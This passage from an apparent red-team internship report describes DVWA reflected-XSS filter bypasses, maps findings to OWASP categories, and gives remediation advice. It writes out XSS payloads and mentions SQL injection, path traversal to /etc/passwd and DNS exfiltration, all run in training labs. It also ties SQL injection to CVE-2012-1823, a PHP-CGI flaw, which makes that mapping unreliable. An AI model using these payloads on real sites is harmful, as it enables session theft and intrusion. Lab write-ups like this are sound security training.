


Figure – XSS Low Level: DVWA Reflected XSS (Low) with `<script>alert(document.cookie)</script>` payload. Alert box displays PHPSESSID and security=low cookie values. Source code confirms no sanitization applied.

Finding 3: Reflected XSS – Medium Security (img Tag Bypass)

At Medium security level, DVWA strips `<script>` tags using `str_replace()`. This was bypassed by using an `<img>` tag with an onerror event handler: `<img src=x onerror=alert(document.cookie)>`. When the browser attempts to load the invalid image source, the onerror event fires, executing the JavaScript payload. The alert dialog displayed the PHPSESSID and security=medium values, confirming the bypass. The Medium Reflected XSS Source code panel on the right confirms only `<script>` tags are filtered, leaving event handlers unblocked. The URL-encoded payload is visible in the browser address bar.




Figure – XSS Medium Level: DVWA Reflected XSS (Medium) bypassed using `<img src=x onerror=alert(document.cookie)>`. Alert shows PHPSESSID and security=medium. Source code confirms only script tags are stripped.

Finding 4: Reflected XSS – High Security (Advanced Filter Bypass via URL Encoding)

At High security level, DVWA applies a regex-based filter using `preg_replace` to strip a wide range of HTML tags and event handlers. The payload was crafted to bypass this filter by leveraging an `<img>` tag with URL-encoded characters and alternative event syntax. The payload injected via the URL parameter successfully triggered an alert displaying the `document.domain` value, confirming XSS execution even under the High security filter. The High Reflected XSS Source code on the right panel shows the regex pattern used, confirming the bypass technique was effective. The injected payload is visible in the browser's address bar in encoded form.




Figure – XSS High Level: DVWA Reflected XSS (High) bypassed with URL-encoded `img` tag payload. Alert box displays `document.domain`, confirming JavaScript execution. Source code shows the `preg_replace` regex filter that was evaded.

CVE MAPPING TABLE

The following table maps the vulnerabilities discovered and exploited this week to their corresponding CVE identifiers, OWASP classifications, and severity ratings.

Vulnerability / OWASP	CVE / CWE	Severity	Description	Status
SQL Injection (OWASP A03:2021)	CWE-89 / CVE-2012-1823	CRITICAL	Unsanitized input concatenated into SQL query; all user records dumped	EXPLOITED – DVWA Easy & Medium
OS Command Injection (OWASP A03:2021)	CWE-78	CRITICAL	User input passed to OS shell without sanitization; RCE achieved	EXPLOITED – 4 Lab Variants
Broken Access Control (OWASP A01:2021)	CWE-284	HIGH	Admin panel accessible without authentication; no server-side authz check	EXPLOITED – 3 Labs
LFI / Path Traversal (OWASP A05:2021)	CWE-22	HIGH	Directory traversal via filename parameter; /etc/passwd retrieved	EXPLOITED – PortSwigger Lab
Reflected XSS – Low (OWASP A03:2021)	CWE-79	HIGH	Script tag injected; session cookie exfiltrated via alert(document.cookie)	EXPLOITED – DVWA Low
Reflected XSS – Medium (OWASP A03:2021)	CWE-79	HIGH	img onerror bypass; script filter evaded; cookie exfiltrated	EXPLOITED – DVWA Medium
Reflected XSS – High (OWASP A03:2021)	CWE-79	HIGH	URL-encoded img payload bypasses preg_replace regex filter	EXPLOITED – DVWA High
robots.txt Info Disclosure (OWASP A05:2021)	CWE-200	MEDIUM	Sensitive paths disclosed in robots.txt, accessible to unauthenticated users	EXPLOITED – Admin path revealed
Client-side Security Control (OWASP A05:2021)	CWE-602	HIGH	Security decisions made in JavaScript/cookies; trivially bypassed by user	EXPLOITED – Cookie & JS bypass
OOB DNS Exfiltration (OWASP A03:2021)	CWE-78	CRITICAL	DNS-based covert channel used to exfiltrate server-side data silently	EXPLOITED – Burp Collaborator

FINDINGS SUMMARY & RISK ASSESSMENT

Finding	Severity	Type	Evidence	Recommendation
SQL Injection (DVWA)	CRITICAL	Database Compromise	All user records dumped via OR 1=1	Use Prepared Statements (PDO/MySQLi)
Basic OS Command Injection	CRITICAL	Remote Code Execution	ps -ef output returned in HTTP response	Validate & sanitize all input; avoid shell calls
Blind OS Injection (Time-based)	CRITICAL	Covert RCE	10-second delay confirmed injection	Whitelist allowed input values; remove shell access
Blind OS Injection (Output Redirect)	CRITICAL	Data Exfiltration	whoami result written to web file	Restrict write permissions on web directories
OOB DNS Exfiltration	CRITICAL	Covert Data Exfil	4 DNS callbacks with embedded username	Egress filtering; block outbound DNS from web servers

Finding	Severity	Type	Evidence	Recommendation
LFI / Path Traversal	HIGH	File Read	/etc/passwd retrieved via ../../../../ traversal	Validate and sanitize filename input; use allowlists
XSS – Low (Script tag)	HIGH	Session Hijacking	Cookie exfiltrated via alert(document.cookie)	Encode output; implement Content Security Policy
XSS – Medium (img onerror)	HIGH	Filter Bypass	str_replace bypass via event handler	Use DOMPurify or strict HTML encoding; whitelist tags
XSS – High (URL-encoded)	HIGH	Regex Bypass	preg_replace filter evaded with encoded payload	WAF + strict CSP; use parameterized rendering
robots.txt Admin Disclosure	MEDIUM	Info Disclosure	/administrator-panel path revealed	Remove sensitive paths from robots.txt
JS Source Admin URL	HIGH	Info Disclosure	Admin path hardcoded in client-side JS	Never embed sensitive paths in client-side code
Cookie-based Privilege Escalation	HIGH	Broken Access Control	Admin=true cookie accepted by server	Enforce server-side session roles; never trust client data

LESSONS LEARNED

- Input validation is the single most critical defense layer.**

Every injection attack performed this week — SQLi, OS command injection, LFI, XSS, and the blind variants — succeeded because the application trusted user-supplied input and passed it directly to interpreters (SQL engine, OS shell, or HTML renderer) without validation. Prepared Statements for SQL, strict whitelisting for OS parameters, output encoding for HTML, and filename allowlists are non-negotiable defenses.

- Security by obscurity is not access control.**

Two of the three Broken Access Control labs were solved purely by reading publicly accessible files (robots.txt) and client-side code (JavaScript source). Hiding sensitive URLs provides zero protection. Real access control must be enforced server-side on every request.

- XSS filter bypasses reveal layered defense gaps.**

The progression from Low to High DVWA XSS levels demonstrated that simple tag-based filtering (str_replace) and even regex-based filters (preg_replace) can be bypassed using alternative event handlers and URL encoding. Proper XSS defense requires contextual output encoding and a strict Content Security Policy, not just input filtering.

- Blind injection techniques are more dangerous than visible injection.**

Time-based and OOB DNS exfiltration techniques produce no visible error, making them harder to detect but equally devastating. Organizations must monitor outbound DNS from application servers and implement egress filtering.

- Burp Suite is an essential force-multiplier for web security testing.**

This week demonstrated how Burp Suite integrates all web testing phases: Proxy for traffic interception, Repeater for precise manual testing, Intruder for automated fuzzing, and Collaborator for out-of-band interaction detection.

then tackled four variants of OS Command Injection — including advanced blind and out-of-band techniques — and concluded with three Broken Access Control scenarios demonstrating privilege escalation through information disclosure and client-side trust. Each task reinforced the same core principle: never trust user input, never make security decisions on the client side, and always enforce authorization server-side on every request.

The complete attack methodology demonstrated this week — traffic interception (Burp Proxy), manual exploitation (Repeater), automated scanning (Intruder), covert exfiltration (Collaborator + OOB DNS), and access control bypass (robots.txt, JS source, cookie manipulation) — represents the full workflow of a professional web application penetration test and directly maps to the OWASP Top 10 vulnerability taxonomy.

End of Report – Cyberster Red Team Internship – Week 04